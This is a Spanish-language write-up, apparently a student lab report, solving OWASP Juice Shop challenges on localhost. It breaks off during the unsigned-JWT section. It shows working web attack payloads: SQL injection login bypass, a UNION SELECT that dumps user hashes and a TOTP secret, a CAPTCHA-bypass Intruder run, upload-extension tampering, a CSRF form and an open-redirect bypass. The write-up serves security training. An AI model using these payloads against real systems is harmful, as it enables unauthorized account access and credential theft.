

Juice Shop Vulnerable




Índice

Login Bender.....	2
User Credentials.....	4
CAPTCHA Bypass.....	5
Two Factor Authentication.....	8
Upload Type.....	10
CSRF.....	12
View Basket.....	13
Allowlist Bypass.....	14
Unsigned JWT.....	16
Weird Crypto.....	19

Login Bender


Logueate en la cuenta del usuario Bender: Injection

Dado que el usuario se llama bender y el dominio del correo nos viene en la descripción de los productos, podemos imaginar que el correo de Bender es similar a este:



Metemos entonces el email que hemos conseguido y luego cerramos consulta con ' y comentamos la contraseña.

En la contraseña da igual lo que pongamos, yo he puesto test por ejemplo ya que la estamos comentando con el --.



The image shows a 'Login' form on a dark background. The 'Email *' field contains the text 'bender@juice-sh.op'--' and is highlighted with a red rectangle. The 'Password *' field contains the text 'test' and is also highlighted with a red rectangle. Below the password field is a 'Forgot your password?' link. A 'Log in' button with a right-pointing arrow icon is positioned below the password field. Below the button is a checked checkbox labeled 'Remember me'. At the bottom, there is a horizontal line with the word 'or' in the center.

Vemos como se desbloquea la insignia:





Figura 1: Insignia Login Bender

Nos podríamos ayudar de herramientas como sqlmap, aunque en este caso no es necesario, porque solo tenemos que cerrar consulta y comentar la contraseña

Vemos el resultado con la lista de usuarios:

```
"status": "success",
"data": [
  {
    "id": 1,
    "name": "admin@juice-sh.op",
    "description": "0192023a7bbd73250516f069df18b500",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 2,
    "name": "jim@juice-sh.op",
    "description": "e541ca7ecf72b8d1286474fc613e5e45",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 3,
    "name": "bender@juice-sh.op",
    "description": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
]
```

Vemos la insignia de resolución:



You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

Figura 2: Insignia User Credentials

CAPTCHA Bypass

Envía 10 o más reseñas de clientes en 10 segundos: Broken Anti Automation

Aquí vemos el ID del Captcha una vez capturado con burpsuite:

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Fi
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
7 X-User-Email: bender@juice-sh.op
3 Content-Type: application/json
3 Content-Length: 68
3 Origin: http://localhost:3000
1 Connection: close
2 Referer: http://localhost:3000/
3 Cookie: language=en; welcomebanner_status=dismiss; continueCode=D6QM2z
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
7
3 {
  "captchaId":0,
  "captcha":"-99",
  "comment":"A (anonymous)",
  "rating":5
}
```

Una vez hecho esto mandamos la petición al intruder, hacemos clear y seleccionamos el comentario:

```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-User-Email: bender@juice-sh.op
Content-Type: application/json
Content-Length: 68
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=D6QM2zBQ0jwmoXaylv3n9RKPZ0pXU3TxSDE08Ng6VqWYkep1bJDRL7Ex545y; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"captchaId":0,"captcha":"-99","comment":"$A (anonymous)$","rating":5}
```

Lo mandamos al payloads y hacemos una lista con 11 peticiones:

Target
Positions
Payloads
Resource Pool
Options

? **Payload Sets**
You can define one or more payload sets. The number of payload sets depends on the attack type def

Payload set: 1 Payload count: 11
Payload type: Simple list Request count: 11

? **Payload Options [Simple list]**
This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

2
3
4
5
6
7
8
9
10
11

Add Enter a new item
Add from list ... [Pro version only]

Le damos a start attack y vemos como se hace el ataque:

Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
0		401	<input type="checkbox"/>	<input type="checkbox"/>	378	
1	1	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
2	2	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
3	3	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
4	4	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
5	5	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
6	6	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
7	7	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
8	8	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
9	9	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
10	10	401	<input type="checkbox"/>	<input type="checkbox"/>	378	
11	11	401	<input type="checkbox"/>	<input type="checkbox"/>	378	

Vemos la insignia de resolución:


You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.)

Figura 3: Insignia CAPTCHA Bypass

Two Factor Authentication

Resuelve el doble factor de autenticación (2FA) del usuario “wurstbrot”: Broken Authentication

Aquí vemos, en burpsuite, al hacer una consulta de búsqueda mandándola al repeater, las tablas haciendo un SQL Injection, de forma parecida al user credentials



Se nos desbloquea otra insignia por acceder:


You successfully solved a challenge: Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)

Aquí modificando la consulta vemos los usuarios:

Request	Response
<pre>1 GET /rest/products/search?q=apple'))%20UNION%20SELECT%20username, email, totpSecret, 4, 5, 6, 7, 8, 9%20FROM%20Users-- HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 X-User-Email: bender@juice-sh.op 8 Connection: close 9 Referer: http://localhost:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; continueCode=nyPMDQLKNBgW83akLEorY9zADlUGToSj9SLwAZ0jp6124nwbqmx7ve5VRJXV; cookieconsent_status=dismiss 11 If-None-Match: W/"9f-86b2DdTb60Uj6ijlZ4szccmno0c" 12 13</pre>	<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 ETag: W/"ac5-xfloDads5IAR4hZ3l54DBzyFTNY" 8 Vary: Accept-Encoding 9 Date: Wed, 06 Apr 2022 15:42:22 GMT 10 Connection: close 11 Content-Length: 2757 12 13 { "status": "success", "data": [{ "id": "", "name": "Jl2934@juice-sh.op", "description": "", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }, { "id": "", "name": "accountant@juice-sh.op", "description": "", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }, { "id": "", "name": "admin@juice-sh.op", "description": "", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9 }] }</pre>

Aquí en el usuario que queremos vemos la descripción que tendremos que añadir en la aplicación

```
{
  "id": "wurstbrot",
  "name": "wurstbrot@juice-sh.op",
  "description": "IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH",
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}
```



Ahora nos pedirá el doble factor de autenticación, que añadiremos desde la app, nos da la insignia de resolución (no hay capturas de la app ya que no permite tomar capturas por seguridad):




Figura 4: Insignia 2FA

Upload Type

Sube un fichero que no tiene extensión .zip o .pdf: Improper Input Validation.

Primero de todo nos vamos a Complaint, donde podemos subir los archivos, elegimos un txt y le ponemos extensión zip para que lo podamos subir:

Complaint

Customer

wurstbrot@juice-sh.op


Message *

aaa

Max. 160 characters 3/160

Invoice: No file selected.

Capturamos con burpsuite y vemos el POST FILE UPLOAD:



Nos vemos al apartado donde pone filename y le quitamos el .zip, le damos a Forward para enviarlo:

```
-----129983086025628729501179535915
Content-Disposition: form-data; name="file"; filename="pruebaa.txt.zip"
Content-Type: application/zip
-----
```

Vemos como se ha subido y hemos resuelto el ejercicio:


You successfully solved a challenge: Upload Type (Upload a file that has no .pdf o

Figura 5: Insignia Upload Type

CSRF

Cambia el nombre de un usuario mediante Cross-Site Request Forgery desde otro origen.

Aquí vemos en el apartado de perfil del usuario(aparece con el nombre cuando ya se lo cambié):



User Profile

Email: bender@juice-sh.op

Username: Paco

Set Username

\Paco

Inspeccionando el elemento vemos los parámetros que se mandan en el formulario:

```
<div class="form-group">
  <div class="mdl-textfield mdl-js-textfield mdl-textfield--floating-label has-
placeholder is-dirty is-upgraded" style="width: 100%;" data-
upgraded="",MaterialTextfield">
    <input id="username" class="form-control mdl-textfield__input" type="text"
name="username" value="Paco" style="color: #FFFFFF;" placeholder="e.g.
SuperUser" aria-label="Text field for the username">
  </div>
</div>
```

Con un editor en vivo de html creamos otro formulario y le mandamos el POST a nuestra petición del localhost:

```
html>
body>
  <form action="http://localhost:3000/profile" method="POST">
    <input type="hidden" name="username" value="Smith">
    <input type="submit" value="Set Username">
  </form>
</body>
</html>
```

Se nos abre una ventana con el nombre cambiado y desbloqueamos la insignia:

You successfully solved a challenge: CSRF (Change the name of a user by performing Cross-Site Request Forgery from another origin.)


Figura 6: Insignia CSFR

View Basket


Inspecciona el carrito de compra de otro usuario.

Nos vamos al carrito de compra de nuestro usuario, por ejemplo he elegido bender.

Inspeccionamos y nos vamos a este apartado, en storage, la session:



Una vez allí solo tenemos que cambiar el bid y vemos el otro carrito:



Vemos como nos sale la insignia de solucionado:





Figura 7: Insignia View Basket

Allowlist Bypass

Forzar una redirección a una página para la que no tenemos permisos.

La página tiene una serie de páginas a las que se puede redirigir, cogemos una petición de redirección, por ejemplo la que manda a github y la mandamos al repeater:

http://localhost:3000	GET	/redirect?to=https://github.com/bkimm...	✓
http://localhost:3000	GET	/redirect?to=https://github.com/bkimm...	✓



Si cambiamos por las buenas la url y la enviamos nos dará un error ya que no la reconoce:

```
<meta charset='utf-8'>

<title>
  Error: Unrecognized target URL for redirect: https://marc
</title>
<style>
  *{
    margin:0;
    padding:0;
```

Entonces lo que hacemos es redigir, dentro de los parámetros que nos permite, a la página que queramos “engañándolo”:

```
Request
Pretty Raw Hex \n
1 GET /redirect?to=http://localhost:3000/redirect?to=http://kimminich.de?pwed=ht
2 ps://github.com/bkimminich/juice-shop HTTP/1.1
3 Host: localhost:3000
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
5 Gecko/20100101 Firefox/78.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web
7 p,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=es_ES; welcomebanner_status=dismiss;
13 cookieconsent_status=dismiss
14 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 302 Found
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: http://localhost:3000/redirect?to=http://kimminich.de?
7 Vary: Accept, Accept-Encoding
8 Content-Type: text/html; charset=utf-8
9 Content-Length: 244
10 Date: Mon, 18 Apr 2022 16:38:04 GMT
11 Connection: close
12
13 <p>
14 Found. Redirecting to <a href="http://localhost:3000/redirect?
15 to=http://kimminich.de?pwed=...</a></p>
```

Una vez hecho esto ya sí se desbloquea la insignia:

Ha resuelto correctamente el desafío: Allowlist Bypass (Enforce a redirect to a page you are not supposed to redirect to.)

Figura 8: AllowList Bypass

Unsigned JWT

Forja un token JWT no firmado que impersonalice al usuario (no existente) [jwt3d@juice-sh.op](#).

Primero cogemos una consulta con burpsuite y lo mandamos al repeater, allí copiamos el token de usuario:

```

Request
Pretty Raw Hex ↵ ⌵ ☰
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
